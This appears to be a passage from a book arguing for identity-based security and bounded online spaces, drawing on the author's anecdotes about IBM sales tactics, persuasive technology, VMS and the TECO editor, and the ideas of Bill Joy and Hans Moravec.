I observed firsthand how this happens when I worked at an insurance company in the 1970s, and s. I helped design software systems and wrote programs that ran on the company's IMB systems. I got to see up close how IBM exercised what they benignly call "account control." Account control means identifying every human being in the organization who makes or influences any decisions about the use of technology and then learning everything there is to know about each of those people.

IBM didn't just want the usual who-reports-to-whom-and-what-are-his-kids'-names type of information. Any good sales rep does that. IBM followed *every footstep* of the selected individuals. They would watch how the customers felt about computers, how they dealt with people, whom they had lunch with, whom they hung out with.

They studied their targets as a biologist studies a specimen. Then they sorted them into two overall groups: (1) those who were most likely to do as told and (2) those who were more likely to question things, mention competitors' products and bring significant information to meetings other than what they got from IBM. Then they would introduce the FUD factor. Fear, Uncertainty, Doubt.

IBM would keep the first group informed about new products, while feeding the second group old or irrelevant information. When it came time to make big, costly decisions about computer upgrades, this contingent of radicals would tell the boss about alternatives that were much better for a fraction of the cost. But they seemed to be so, well, uninformed.

Wrought with fear, uncertainty and doubt, the boss would invariably stick with the known entity, IBM. IBM's special brand of surveillance and perception control kept IBM practically running the company.

Before the insurance company experience, I saw the FUD approach manifested in a clever and amusing way in the Air Force. IBM's big line printers used a punched paper tape to control page skips. A very simple-looking manual paper punch was used to punch precise rectangular holes in the loop of paper tape. If you had been selected by IBM and your superiors to be in on the IBM meetings, you learned that the operation of the paper punch was totally counterintuitive. The natural thing to do was to push the front of the punch, which wouldn't have worked. The IBM-trained cognoscenti knew that, contrary to common sense, you had to push down on the *back* of the punch to make the front of the punch put a hole in the paper. One group of easily influenced individuals would be let in on the secret of the punch, while another, less pliable group was not.

During onsite training on a programming topic, the IBM representative would offhandedly ask one of the members of the uninformed group to punch a hole in a particular spot on the tape while he continued with his talk. As he struggled in the background to perform the seemingly simple act of punching a hole in a piece of paper, the whole group inevitably started chuckling at the ineptitude of the victim. This would cause the IBM rep to turn around, "notice" the problem, and ask one of those who had been informed about the punch to help the victim. The message was simultaneously obvious and subtle: if you play ball with IBM you will know what's going on around here. If you don't, we will make a buffoon out of you.

Another FUD campaign was much more public. Some may recall that the familiar twenty-five-pin connector was synonymous with "serial"—the standard RS232 serial communications protocol for modems and other peripherals. Printing devices typically used a very different-looking ("Centronics") parallel connector at both ends of a cable.

All of a sudden the IBM Personal Computer arrived on the scene, with a very confusing printer connection. What was apparently a serial connector was really a parallel connector. Engineers recognize this sort of thing as a classic example of a choice that is certain to cause confusion, i.e., a very bad design choice. But it all depends on what you are trying to accomplish. If your goal is to discredit all the old geeks, what better way than to leave them fumbling around in front of the client, unable to connect a simple printer? The client

politely turns to someone who has been properly “trained” by IBM in the way these new personal computers really work.

What has all this got to do with privacy? Very simply, if I know enough about you and I have access to your perceptions, I can control you. Few people want to believe that. And in the past, “knowing enough about you” meant knowing about you as a demographic statistic. “Having access to your perceptions” meant being able to buy commercials on TV shows that your demographic group likes to watch. “Controlling you” meant influencing the brand of peanut butter you bought or the candidate you voted for.

That is all changing. If you are not now targeted as an individual, you soon will be.

If you believe you are too smart, too wary, too in control to be manipulated by a robot, then you are the most vulnerable of all.

Captology

Captology. If that is a real word, surely it was coined by some conspiracy theorist.

How about *the Persuasive Technology Lab*? Surely that cannot be what it sounds like, and surely it does not exist in any really credible environment, no?

No.

Allow me to introduce that most highly respected and admired pillar of academe, Stanford University, and its Persuasive Technology Laboratory. As the name implies, the Persuasive Technology Lab develops machines and programs that get you to do things you otherwise wouldn’t do. And the term they have coined for their field of study is...you guessed it, *Captology*.

From their website:

Welcome to the Stanford Persuasive Technology Lab. In our lab we research and design interactive technologies that motivate and influence users.

Like human persuaders, persuasive computing technologies can bring about positive changes in many domains, including health, safety, and education. With such ends in mind, we are creating a body of expertise in the design, theory, and analysis of persuasive technologies. We call this area “captology.”

Because captology expertise can enhance interactive technologies outside the world of academia, our research often involves collaborations with industrial partners, clients, and affiliates. We also focus on developing the best methods for designing and prototyping new persuasive technologies.

So there it is: a laboratory at Stanford University dedicated to the study of getting people to do what you want them to do through the use of computers. (It’s noteworthy that the Stanford.edu website, which is quite informative about the immense variety of work that goes on at the university, somehow neglects to list the Stanford Persuasive Technology Lab.)

One of the lab’s projects is called Optilex. The following is taken from the *Captology*

newsletter:

The [controversial] idea behind Optilex is that language guides how we think and act. By knowing more words that are positively valenced, a person is more likely to perceive and act in positive ways. This raises a big question: Could Optilex really change how people think and behave? We don't know; we haven't yet measured the effects.

The following are also taken from the Captology newsletter:

SURVEILLANCE TECHNOLOGIES—PERSUASIVE OR COERCIVE?

Surveillance technologies are commonplace—everything from spying on nannies to monitoring Web use at work. While a few surveillance products can be considered persuasive technologies, we find the majority to be coercive, not persuasive.

Coercion in any form raises ethical questions, and this is especially true when technology is designed for this end. At times, however, a coercive technology may be for the public good, such as a system that monitors employee hand-washing behavior at restaurants.

Ethical or not, one thing seems clear: The use of surveillance tech—and the controversy about such use—will grow as technology advances.... .

ENTERTAINMENT + PERSUASION = “INFLUTAINMENT”

in*flu*tain*ment, n. Entertainment that motivates or persuades

Although the concept is not new, “influtainment” is a new word to describe experiences that combine persuasion and entertainment. Technology examples include the CD-ROMs “Alcohol 101” and “5-A-Day Adventures.” We find that these and other products keep their audiences tuned in long enough to deliver persuasive messages or to motivate new behaviors. In the future, we expect to see more examples of influtainment on the web and in specialized high-tech devices.³⁴

The Dark Side of Captology (as though there's a light side)

Throughout the discussions about Captology there are exercises labeled, “The Dark Side.” By studying the Dark Side exercises, the Captology student is supposed to learn about the ethics of Captology by becoming familiar with the ways in which it should not be used, lest it give the student inordinate power and wealth. [Wink, wink. Nudge, nudge.]

The Dark Side of KITA

In the 1980s, an employee motivation technique called KITA generated a buzz around Harvard Business School. Generally associated with Frederick Herzberg, the technique calls for identifying emotional triggers in employees and “pushing their buttons” to effect certain behaviors. According to Herzberg, KITA stands for “Kick in the Ass.”

Herzberg identified two kinds of KITA: positive and negative. My acquaintances at the

school told me that negative KITA was a “dark side” application of the technique and was dealt with in a dismissive manner. After classes, in the local pub, however, the emphasis was quite different. The focus was on how to use negative KITA to get one’s boss to discredit himself, opening up a rung on the ladder to the top.

Negative KITA is quite similar to a game familiar to anyone who grew up with siblings. The object of the game is to get the adversary to discredit himself or herself among parents, peers, and everyone else. For example, with parents nearby, the perpetrator “accidentally” bumps the adversary’s most precious model car, knocking it off its shelf right in front of him, in such a manner that the sibling can see it was quite intentional. Rival sibling screams, shoves, hits. Parents rush to check out the latest transgression and learn that an innocent accident has led to unwarranted retaliation. Parents discipline the apparent offender, who is of course more the victim than the perpetrator.

The goal is to get your rival’s goat, using seemingly innocent acts to turn him into to portray himself as a seething malcontent. The informal negative KITA culture grew so strong that Harvard Business School launched a major focus on the importance of ethics in its MBA curriculum. Harvard MBAs were getting a reputation: if you hire one of them you’d better start looking for a new job. Producing products—Harvard MBAs—that have a reliability problem when deployed is detrimental to the brand. Harvard was simply fixing a problem with its brand.³⁵

KITA illustrates a couple of things. First, the smartest, most wary people can be manipulated if you know something about their psychological hot buttons. Second, those who study powerful weapons—even psychological weapons—always end up using the weapons to gain power. Perhaps most students are balanced and responsible and view “dark side” examples as illustrations of what not to do. The others, perhaps the minority, take their lessons directly from the “dark side” examples. Guess who ends up with more power. The lesson is at least as old as Machiavelli.

Examples of the misuse of the ability to manipulate perceptions and behavior are all around us. Tobacco companies keep their markets alive by getting children addicted. When the heat is on in the United States, they move their evil schemes to other countries. Can we prove that? Of course not—only idiots put such schemes on paper, and cigarette-marketing executives are not idiots. Nor are KITA-displacers. Nor captologists.

People think of oppressive regimes as exclusively the domain of governments and employers. But the cabal of cookie clubs and captologists has the potential to be even more oppressive. Traditional tyrants control public discourse, leaving any critical thoughts locked inside peoples’ heads.

The new axis of evil oppresses from within our own heads.

ATTACK OF THE ASSEMBLERS

One way to look at the Quiet Enjoyment Infrastructure is as a way to keep human beings in control of the world's information infrastructure, by making someone individually responsible for every part of it.

Who But Humans Could Be In Charge? First Answer.

There are two answers to this question. For the first answer we need to look at the modern corporation.

Conceived by Alexander Hamilton and his peers, the modern corporation is effectively a legal robot. While a corporate charter does require that the officers and directors of a corporation be identified, the very purpose of a corporation's existence is principally to shield its officers and directors from liability for the actions of the corporation, that is, the robot. That freedom from individual responsibility can help the robot take risks, which in turn create economic activity and jobs. That's precisely what Hamilton had in mind.

But what happens when that freedom from responsibility is used simply for purposes of irresponsibility? What happens, for instance, when ridiculously bad mortgage loans are made and quickly "securitized" and sold in a series of steps, allowing each corporate participant in the chain to make a quick buck on the loan package grenade before it explodes in the hands of some unsuspecting investor?

Would things have been different if the individual person who originated the loan had to sign his or her name to a document, accepting personal financial responsibility if it ever went bad? And if the person responsible for assembling the bundle of mortgage loans, and everyone else in the chain, had to similarly accept personal responsibility? And if in general, individuals signed their names to their actions, regardless of whether they were operating under a "corporate veil" or not? Obviously things would have been different. The great meltdown of 2008 never would have happened.

QEI provides for anonymous accountability everywhere. Your anonymity is protected from everyone except those who can demonstrate that you have caused them harm.

And The Second Answer

The second answer is from Bill Joy and Hans Moravec.

Bill Joy has the kind of résumé that would get the attention of Benjamin Franklin's headhunter. Cofounder and, until early 2004, chief scientist of Sun Microsystems; cochair of the Presidential Commission on the Future of IT Research; coauthor of the Java language specification; and creator of the Jini pervasive computing technology, Joy is a renowned thinker about the effects of technology upon people.

In April 2000, Joy published a much-noted article entitled, "Why the Future Doesn't

Need Us.” The subhead to the article warned, “Our most powerful 21st-century technologies—robotics, genetic engineering, and nanotech—are threatening to make humans an endangered species.”³⁶

The article had a big impact because of its frightening premise: There may be no place for our species in a future that is dominated by our creations. Most notable creation will be an “assembler,” a device that springs from the intersection of nanotechnology, biotechnology and information technology. If we create things that have the *capacity* to rule us, then we will *let* them rule us, Joy said.

Could that happen?

Nobody has come up with a good argument to suggest that it can’t.

Then again, it implies that human beings will voluntarily hand over their prerogatives to their creations. What sort of mentality accepts such an inevitability?

In fact, that mentality is commonplace among Internet technologists. It comes from an assumption underlying the writings of Joy and others that must be challenged. It’s the fundamental assumption of something I call the “open Internet mindset.”

The assumption goes like this: Since the information highway is essential to the deployment of new developments, and since activity on the highway is ungovernable, then everything to which the highway connects is beyond the reach of governance.

But the Internet is governable, as any highway is governable. Standards bodies set the top-level domains and transport protocols that may be used, just as highway departments of municipalities, provinces, and nations decide upon traffic signals and vehicle registration standards. As long as you are not carrying hazardous cargo, it is not the highway department’s business what you use the highway for. But obviously, governments *do* care if you are using a highway to transport illegal drugs. The highway department or the department of motor vehicles may not care, but the law enforcement branches of government care very much and will make it their business to stop you.

And other authorities concern themselves with stopping noncriminal activities. If the highway takes you to a meeting where you are about to disclose company secrets to a competitor, the highway department will not care nor will the statutory government; but those who govern your company will care a lot. They will take steps to prevent the trip if they know about it. If necessary, they will appeal to judicial authorities (i.e., the statutory government) to issue an injunction to prevent the trip.

The highway system called the Internet is indeed open; it is owned by no one—just as the world’s physical highway system is owned by no one. Even if you own equipment and communication lines that transport Internet traffic, you do not own equity in the Internet any more than ownership of the roadways in your office park gives you ownership interest in the world’s system of highways.

Given the usefulness of the highway metaphor, let’s consider a couple of things about the way highways work:

- The openness of the highway does not in the least change our right to govern activity that may involve that highway.
- The openness of the highway does not prevent our using it for transport to spaces that are not so open.
- The governance of those not-so-open spaces and the governance of activity that takes place on and off highways is not the business of the highway department, except as it affects the operation of the highway itself.

Many companies have their own networks that are built on top of the public Internet but at the same time are apart from it. The information and communication spaces they provide are not open to the rest of the Internet. Those networks are obviously owned by the companies that built them. They are bounded spaces—buildings, if you will—that are used for private communication among employees, suppliers, distributors, and whomever else the company invites in.

Such bounded, manageable networks are not now provided to affinity groups among Internet users. Instead, the Internet offers “communities” that present themselves as gathering points for people with common interests. But such spaces are no more bounded than the Internet itself—offering, in effect, roadside hangouts where anyone with time on their hands may drop in, hang out with others, and adopt any identity that suits their fancy. Is it any wonder that people are reluctant to communicate anything of substance in those spaces?

Later we’ll go into more detail about the construction of buildings.

Mere Jelly

As Bill Joy sounds the alarm about our creations taking over, a truly scary book by Hans Moravec openly celebrates the possibility.³⁷ Moravec believes that if we manage to get all the information from a person’s central nervous system into software and files, then the software and files are a complete substitute for the person. What is left behind is a useless carcass or, in Moravec’s truly memorable expression, “mere jelly.”

Moravec is a leading researcher in the field of robotics. But his vision of robots of the future is far removed from the quaint R2-D2 kind of image most of us associate with robots:

Some of us humans have quite egocentric world views. We anticipate the discovery, within our lifetimes, of methods to extend human life, and we look forward to a few eons of exploring the universe. The thought of being grandly upstaged by our artificial progeny is disappointing. Long life loses much of its point if we are fated to spend it staring stupidly at our ultra-intelligent machines as they try to describe their ever more spectacular discoveries in baby-talk that we can understand. We want to become full, unfettered players in this new superintelligent game. What are the possibilities for doing that?

Genetic engineering may seem an easy option. Successive generations of human beings could be designed by mathematics, computer simulations, and experimentation, like airplanes, computers, and robots are now. They could have better brains and improved metabolisms that would allow them to live comfortably in space. But,

presumably, they would still be made of protein, and their brains would be made of neurons. Away from earth, protein is not an ideal material. It is stable only in a narrow temperature and pressure range, is very sensitive to radiation, and rules out many construction techniques and components. And it is unlikely that neurons, which can now switch less than a thousand times per second, will ever be boosted to the billions-per-second speed of even today's computer components. Before long, conventional technologies, miniaturized down to the atomic scale, and biotechnology, its molecular interactions understood in detailed mechanical terms, will have merged into a seamless array of techniques encompassing all materials, sizes, and complexities. Robots will then be made of a mix of fabulous substances, including, where appropriate, living biological materials. At that time a genetically engineered superhuman would be just a second-rate kind of robot, designed under the handicap that its construction can only be by DNA-guided protein synthesis. Only in the eyes of human chauvinists would it have an advantage—because it retains more of the original human limitations than other robots.

Robots, first or second rate, leave our question unanswered. Is there any chance that we—you and I, personally—can fully share in the magical world to come? This would call for a process that endows an individual with all the advantages of the machines, without loss of personal identity. Many people today are alive because of a growing arsenal of artificial organs and other body parts. In time, especially as robotic techniques improve, such replacement parts will be better than any originals. So what about replacing everything, that is, transplanting a human brain into a specially designed robot body? Unfortunately, while this solution might overcome most of our physical limitations, it would leave untouched our biggest handicap, the limited and fixed intelligence of the human brain. This transplant scenario gets our brain out of our body. Is there a way to get our mind out of our brain?

You've just been wheeled into the operating room. A robot brain surgeon is in attendance. By your side is a computer waiting to become a human equivalent, lacking only a program to run. Your skull, but not your brain, is anaesthetized. You are fully conscious. The robot surgeon opens your brain case and places a hand on the brain's surface. This unusual hand bristles with microscopic machinery, and a cable connects it to the mobile computer at your side. Instruments in the hand scan the first few millimeters of brain surface. High-resolution magnetic resonance measurements build a three-dimensional chemical map, while arrays of magnetic and electric antennas collect signals that are rapidly unraveled to reveal, moment to moment, the pulses flashing among the neurons . . .

. . . to further assure you of the simulation's correctness, you are given a pushbutton that allows you to momentarily "test drive" the simulation, to compare it with the functioning of the original tissue . . .

. . . As soon as you are satisfied, the simulation connection is established permanently. The brain tissue is now impotent—it receives inputs and reacts as before but its output is ignored. Microscopic manipulators on the hand's surface excise the cells in this superfluous tissue and pass them to an aspirator, where they are drawn away.

The surgeon's hand sinks a fraction of a millimeter deeper into your brain, instantly compensating its measurements and signals for the changed position. The process is repeated for the next layer . . . Layer after layer the brain is simulated, then excavated. Eventually your skull is empty, and the surgeon's hand rests deep in your brainstem. Though you have not lost consciousness, or even your train of thought, your mind has been removed from the brain and transferred to a machine. In a final, disorienting step the surgeon lifts out his hand. Your suddenly abandoned body goes into spasms and dies. For a moment you experience only quiet and dark. Then, once again, you can open your eyes. Your perspective has shifted. The computer simulation has been disconnected from the cable leading to the surgeon's hand and reconnected to a shiny new body of the style, color, and material of your choice. Your metamorphosis is complete.

Moravec then describes less invasive ways to do the same thing, "for the squeamish." The

result is still the replacement of your body—“mere jelly”—with a robot of “your” choice. (“Your” is in quotes, because the pronoun has just become ambiguous.)

Mind Children was recommended to me by my Delphi colleague Kip Bryan, as we were implementing a means of providing artificial opponents for players of Delphi’s games when no human opponent was available or desired. The idea had come from a legendary MIT computer program called Eliza, which simulated a psychotherapist—you would tell Eliza something, and “she” would ask you a question in the context of your comment.

The question of disclosure had to be dealt with: how do we ensure that the Delphi game player knows that his or her opponent is not a human being? I wanted to make it clear but humorous rather than pedantic—avoiding the style of those idiotic warnings of the obvious that appear on various products. We thought we had accomplished that, but then a competitor—General Electric’s GEnie online service—started “revealing” to the market of online users that Delphi was conning them with fake game players. Our reaction: Oh please, is anyone so naïve that they can’t tell? Answer: Yes indeed, there were a few. Perhaps there were many more too embarrassed to admit they’d been fooled!

Effectively we had created robots that were participating in human society. When Kip Bryan suggested reading the Moravec book and thinking about the larger implications, I was amused. I got a copy of the book not so much to humor him as to humor myself with some off-the-wall science fiction. Kip’s concerns seemed to be in the same category as those of a compulsive conspiracy theorist. But in the intervening years I have come to see that his concerns are valid. What is more alarming than the scenarios offered by Bill Joy and Hans Moravec is the belief that at every step of the way we must yield our prerogatives to anything that seems to be an advancement in intelligence.

What is it that makes intelligence the highest ideal of our age? Which of the following intelligent minds is closest to the ideal of the intelligence supremacists:

Josef Goebbels

Slobodan Milosevic

Dennis Kozlowski

Ivan Boesky

Joseph Stalin

Saddam Hussein

Pol Pot

Osama bin Laden

Is this what we’re after, the pursuit of super intelligence to the exclusion of all other values? Is that really what will advance humanity toward Utopia 0.6?

If my children had a choice between living a fulfilling and responsible life and graduating from MIT at age 16, I would obviously encourage them to seek the former. Wouldn't you? I hope so, as long as we both inhabit the same planet. The position advocated here is that intelligence is a tool for implementation of something that's essentially a matter of arbitrary choice: the desire to improve the lives of everybody by providing a means for encouraging people to be more responsible to one another and to the world.

It's ridiculous to live 100 years and only be able to remember 30 million bytes. You know less than a compact disc. The human condition is really becoming more obsolete every minute.

Marvin Minsky

I am fortunate in having had to deal with real artificial intelligence early, in the encounter with game-bots. The real artificial intelligence question isn't about applying some neural network technique to solving a problem, it's about software participating in society. Soon it will become a real issue. It is essentially ideological and political; there is no "correct" answer to the question of whether a robot or program with superior intelligence should take over the prerogatives of humans.

If you believe that an object with a superior ability to process incoming signals and act on them quickly in a manner that suggests intelligence should always assume control over slower carbon-based objects, then for you the Internet is as it should be. Human identities shouldn't get in the way of the progress of digital objects.

I am a human supremacist; I want and need digital identity tools that will allow me and those I care about to assert our humanness over the various non-human objects found in networks. For our children's sake, I hope you agree with me.

HOW THINGS GOT THIS WAY

Open-Range Cowboys

When we spend time on the Internet, we inhabit territory that was settled by a group of people with needs and views very different from our own. For sure, the territory could not have been settled without them—the Internet could never have been settled, or built, without the open-range cowboys.

Cowboys know how to handle themselves on the open range. Further, an open-range cowboy has no use for buildings—office buildings, schools, department stores, or any other type of enclosure. They are happy to sleep under the stars.

But our children are spending time online chatting away with strangers under the open sky. Our important files are sitting out there in the open, in piles among the sagebrush. Critical resources by which we manage utility and information infrastructures are strewn around the desert sand as though they were so many prospectors' pickaxes.

Why has the world paid so much attention to the open-range cowboys? Why do we treat our Internet as though it still fits their romantic but delusional notion of their frontier Internet? Why does the world resist the construction of useful online bounded spaces?

Indeed, the Internet is developing in a manner very similar to the American West. It has strong traditions and romantic notion that the plains must remain open.

A True Cowboy Story from the Open Plains

Digital Equipment Corporation's operating system, VMS, was the first interactive system to really make a complete set of secure access and privilege controls commercially available. It combined a number of identifiers of an account with a number of privileges that an account or a process had. In other words, VMS was kind of like the real urban world, asking the questions, "Who are you? What company do you work for and in what capacity? What are you authorized to do and where are you authorized to be?" That's a fine place to start thinking about where to design the entrances and common areas and walls and doors with and without locks in a new office building.

Now, a lot of programmers who were used to Digital's earlier operating systems did not like those boundaries. They were used to being cowboys on the open range of computing, having all the address space rangeland available for their roaming. But even if we assume that roaming was with the intent of being productive, that presented a problem. Though the cowboys knew that more people were using their computer systems and therefore things had to change, they were nevertheless as hostile and vocal as were the open-range cowboys of the Old West about the new boundaries.

The people who built VMS tried to explain to management in their customer companies

why their computer had become too important and too complex to allow the cowboys to continue to roam free. But the cowboys were right down the hall in the engineering computing department, while Digital was a vendor from somewhere in central Massachusetts. So the customers told the vendor, “Our technical people say the access and privilege controls in VMS cramp their style. They say they make them less productive.” Well, of course. And wouldn’t we all like to have unfettered access to the situation room at the White House, and the anchor desk at NBC, and for that matter the offices of the IRS. Wouldn’t that kind of freedom make one more “productive” in entirely new endeavors?

But management didn’t understand what Digital was trying to tell them—that the reason their software people were saying, “Don’t fence me in” was precisely the reason they needed to be fenced in. Think about it: when was the last time someone told you they needed stronger controls imposed on themselves to prevent them from doing you harm? The “technical folks” were the in-house experts. They insisted on being allowed to roam free.

TECO

Digital Equipment Corporation offered a solution to keep the technical cowboys happy with VMS—it was called TECO. It sounded innocent enough; it was called an “editor.” But calling TECO an editor is like calling a nuclear weapon a large heavy object. TECO was an editor that could go anywhere and do anything within a VMS system.

TECO was great fun to use. It was one of those editors that assumed you could keep an entire detailed picture of the file you were working on in your head; it was macho to work in TECO for half an hour without ever asking it to display the contents of the file you were working on. You could move mountains with a few very terse commands. You could inadvertently destroy the company’s receivables files with a single misplaced punctuation mark. At best, in the hands of a well-intentioned worker, TECO was a big hazard. In the wrong hands, TECO was as dangerous as an angry open-rangeland cowboy with a score to settle in modern downtown Oklahoma City. (“Boss, he’s not going to do any harm. All he’s got in that truck is diesel fuel and fertilizer.”)

VMS was distributed with a warning: unless you have a very specific reason for keeping TECO, the first thing you should do is make sure it does not get installed with the operating system. If for some reason it gets installed, get rid of it right away. But at most VMS sites, if you typed “teco” at the command prompt, there it was. TECO typically got installed—and kept. Why? Why would those responsible for such systems leave such a hazard lying around?

Systems people understood how dangerous it could be. But it could also be immensely useful. And after all, who did the installation of an operating system but those who would use it most. Management typically never saw the distribution package, and if they did, their attitude was “My software people said they needed it.” Sure, and your facilities department could probably move walls more quickly if you’d only let them use dynamite to do the job like they asked.

The irony is that without TECO, VMS is one of the most rock-solid-secure and rugged

systems around, a marvel of software engineering.

The TECO story has an exact parallel in the Internet world. Somehow the open-range cowboys have got us convinced that the construction of walls and the designation of specific uses and behavior for specific enclosed spaces are tantamount to destruction of the First Amendment. And the bad consequences of the open-range tradition don't stop with hazards that are visible on the screen. The tradition leads us to believe that we are in a kind of free-will heaven, when in fact it is appallingly easy for any company or government, or even an individual with money, to snoop on our every move while we are on the Net.

The Internet is sometimes still characterized as a highway system. If only we thought of it as just that, and asked ourselves what happens after highways are built. While we do use highways to get to parks and open land, most of what we transport ourselves to with highways are office parks, hotels, conference centers, meeting places, and residences. For those of us who do not spend our days cruising the Interstates just for the joy of being on the open road, those bounded spaces are what make our physical highways truly useful.

Why should it be any different with our online spaces? Should our online highways not also bring us to bounded, secure, manageable online spaces? Is it not precisely the absence of such spaces that causes the problems that we write about?

Furthermore, our physical highways themselves are not exactly places of anarchy. Vehicles are registered, and every vehicle registration is linked to a driver's license or corporate identity or other means of holding people responsible for the drivers' actions.

Why then is our online highway system a place of total anarchy and host to a huge number of roadside stands, bars, rest areas, and other public facilities that common sense tells us should be bounded spaces? For some reason we let those who built the highway tell us that everything is a highway, that you can't use the highway to get to places that are not highways.

Why do we conduct business by the side of the highway? Why do we let our kids hang out unsupervised in Times Square, where filters called ordinances keep some of the pornography from their view but do nothing to prevent strangers from approaching them?

We do these things because the open-range cowboys who best understand the land beneath this new space, and who truly love that land, tell us that's the way it must be. While we can understand and respect their perspective, we must understand that their perspective is not our perspective. They generally do not need the same things we do. The rest of us need bounded spaces as much in the online world as we need a roof over our heads where we live and where we work and where our kids go to school.

We cannot afford to let our policies be made and our spaces designed and governed from the open-range mindset, just because the people there have a better understanding of Internet technology than the rest of us.

Let's Take a Trip

Buildings and roadways are so taken for granted that we don't spend much time thinking

about how they work. But let's take a trip, from a small village in Saskatchewan to a hotel and office complex in Guatemala, and think of the steps along the way.

We drive most of the way on wide interstate roadways maintained by national governments, then part of the way on smaller roads maintained by more local ones. The protocol stays the same: stay to the right, stop on red, go on green. We pass without stopping from one jurisdiction to another without changing or paying taxes or getting new licenses. The only places where we are compelled to stop are at the national borders.

That's the way the information roadway system works too. In fact, it works even better than that. On the information highway we never encounter a border where we must switch to driving on the left. Our packets aren't stopped for inspection by customs or immigration officials.

But we get to Guatemala, we check into a hotel and move indoors. We check into a hotel. The doorway to the hotel is very open and inviting, like an extension of public space. But in order to avail ourselves of the benefit of using this building there are a lot of things to be worked out. The management of the hotel wants to know who we are, how we will pay for our stay, the number of our credit card and ID. In other words, they want to be quite sure of our identity.

We give them the information they need; they give us a room key with specific rights: the right to use a guest room and a meeting room for a presentation. Service people may intrude upon the guest room unless you put a notice to the contrary on your door, in which case it is not to be entered except by you and your guests.

After we have checked in, we go to the adjoining office building, where a security guard in the lobby asks us to sign in and proceed to the office we are visiting. We introduce ourselves to the receptionist, who announces us to those who are expecting us and then guides us to a conference room, which has its own specific set of protocols.

Getting Off the Highway

When we go from highway to indoor real estate, we go from an open space, where behavior is governed by protocol rather than identity, to a space where behavior is governed by identity and boundaries. We build buildings because once the highway takes us freely to our destination we want to use specific bounded spaces for specific reasons. We need office parks and conference centers and school buildings. Yet for some reason we have left the design of our online facilities in the hands of cowboys whose object is to move cattle-packets freely from place to place and to sleep undisturbed under the stars. "Information was meant to be free!" is their battle cry.

Is life simpler without boundaries and rules? Sure, if you're an open-plains cowboy. But if you live in a world with a need for organization, the idea of living under the stars on the open plains is ludicrous. Let us not repeat the mistake of the managers in organizations that left their cowboys to install and manage their VMS systems with TECO. Our networks have become a vital and integral part of our lives.

The first sentence of this chapter bears repeating:

When we spend time on the Internet, we inhabit territory that was settled by a group of people with needs and views that are different from our own.

The needs of those who manage our systems are not the same as our own needs. Our networks must be installed, configured, and managed to meet *our* needs. We must be in charge, and we do not need to be “technical” to direct the managers of our networks.

If you agree that *identity is the foundation of security*, and if the use of your computer on a network is governed by those who manage the network, then you must make your feelings known.

Most importantly, you need to install the building blocks of bounded space in your own computer.

Freedom and Privacy

The open rangeland tradition is closely related to another tradition: the presumption of the right of anonymity. And of course, on physical highways we have the right to be anonymous among other drivers. There is no need to disclose our identity—until we have an accident.

On the physical highway most accidents are truly accidental; very few are the result of malice. Experience on the online highway offers a complete contrast. Surely waiting for me in my mailbox as I write this are a couple of instances of the Klez worm, perhaps a Sircam or two, and a loathsome wad of spam. All the bad packet-vehicles were sent forth on the information highway through some person’s malicious intent. Anonymity is what lets them do it.

We have mentioned the Personal Information Ownership Component, a tool for the protection of individual privacy. It allows you to use the highway without disclosing your identity to anyone unless you choose to. It implements other protections as well—if the highway is being used for illegal activity, it allows those who police the highway to use due process to learn the identity of those suspected of wrongdoing.

Privacy activists often note that due process can be abused. It was always so, and it will always be so. But because the judges and law enforcers have to digitally sign everything they do when granting and using permission to snoop, there is a complete and virtually unalterable audit trail on their actions. We have in our hands better protections of due process than have ever been available before.

P. J. Connolly, the noted InfoWorld security columnist, writes³⁸

IDENTITY MANAGEMENT is... important to business and consumers alike. As I’ve said elsewhere, without a simpler way to handle identity transactions, the Web services model that we’re all scrambling toward will fail.

The first Liberty Alliance specifications, released at The Burton Group’s recent Catalyst conference in San Francisco, address SSO (single sign-on; or simplified sign-on, as some prefer). The specs finally offer a credible start to the process of creating a true federated identity management scheme...

But there remains a false assumption in most discussions of SSO: the idea that individuals only want to present one face to the electronic world. Based on my own experience, I'm not buying it.

For starters, I figure that my online activities fall into one of at least three categories: work-related, personal, and private. The sites I visit for my work include vendor information sites, publications, and so forth. The sites I visit in my personal time would include my bank, my HMO, and other publications, with a certain overlap between the sites I read for fun and those I do for work.

Finally, there are sites I categorize as “private,” which appeal to my outlaw or prurient instincts, and shame on you for imagining what those might be.... .

The problem lies in the overlapping between the three categories. I need to bring some of my “personal” attributes into the office—whether I’m working in the InfoWorld Test Center lab, on the road, or at home. For example, my personnel record contains more than just work-related information; it also contains my Social Security number, a copy of my passport—the kind issued by the State Department, not Microsoft—and my bank routing numbers for the payroll folks.

But you can bet your sweet bippy that I emphatically do not want my “private” attributes following me to work. Yet there’s no reason why I wouldn’t link at least some, if not all, of my work-related identities together and include some of my “personal” identities with them. I might even want to link the “private” identities, even if I don’t link them to anything in my public personae.

Any identity management scheme has to take these three aspects of a person’s identity into account if it’s going to achieve the support and usage needed to be truly beneficial. It doesn’t matter if your focus is b-to-b, b-to-c, or as I put it, “b-to-star”—business to whatever. Role-based authentication sounds nice, but in practice it is difficult to pull off. Ultimately, access rights and their like have to be applied to real, individual people and their multiple personae.

Authentication and authorization are two different things. The way to accomplish what Connolly advocates is by dealing with them separately. You shouldn’t need to resort to changing your identity in order to control what is disclosed about you. You should establish your identity and then decide who has a right to know what about you, and put that personal policy into effect through your Personal Information Ownership Component.

HOW I LEARNED THESE THINGS

Working for Gould, Inc. in the mid-1970s, I had the very good fortune to be in the midst of the people who were inventing email, the Internet, interactive multiuser operating systems, and public key infrastructure.

The first three items—email, the Internet, and multiuser servers—are now familiar parts of the interactive medium, which is part of people’s lives around the world. Their day has come. But the fourth item, public key infrastructure, has remained stuck in the information technology domain all these years. It remains dormant and unfamiliar to most people—even most information technology people. For that reason, many who have followed ID-PKI are declaring it dead.

But watch this one. ID-PKI will have as big an impact as the other three. Its day is about to come.

Note this is not a widely held view, even among PKI experts. The conventional wisdom is that PKI is a difficult technology to deploy, and adding PKI-based identity credentials makes deployment even more difficult. And in truth, it’s impossible to deploy—by technologists, that is. It can only be effectively deployed by identity professionals, CPAs, signing agents, magistrates, motor vehicle registry professionals, recorders of deeds, vital records professionals, court reporters, and others who not only understand identity but who are empowered to bring public authority to their practice.

The Social Scene

I stumbled into the online services business when I founded Delphi, one of the first commercial online information services, in 1981. (America Online first appeared as Quantum Computer Services in 1985.) At the time, I was equipped with a bachelor’s degree in physics earned while I was in the Air Force (Strategic Air Command, Whiteman AFB), my time at Gould, and, subsequently, Tektronix—and almost no management experience at all.

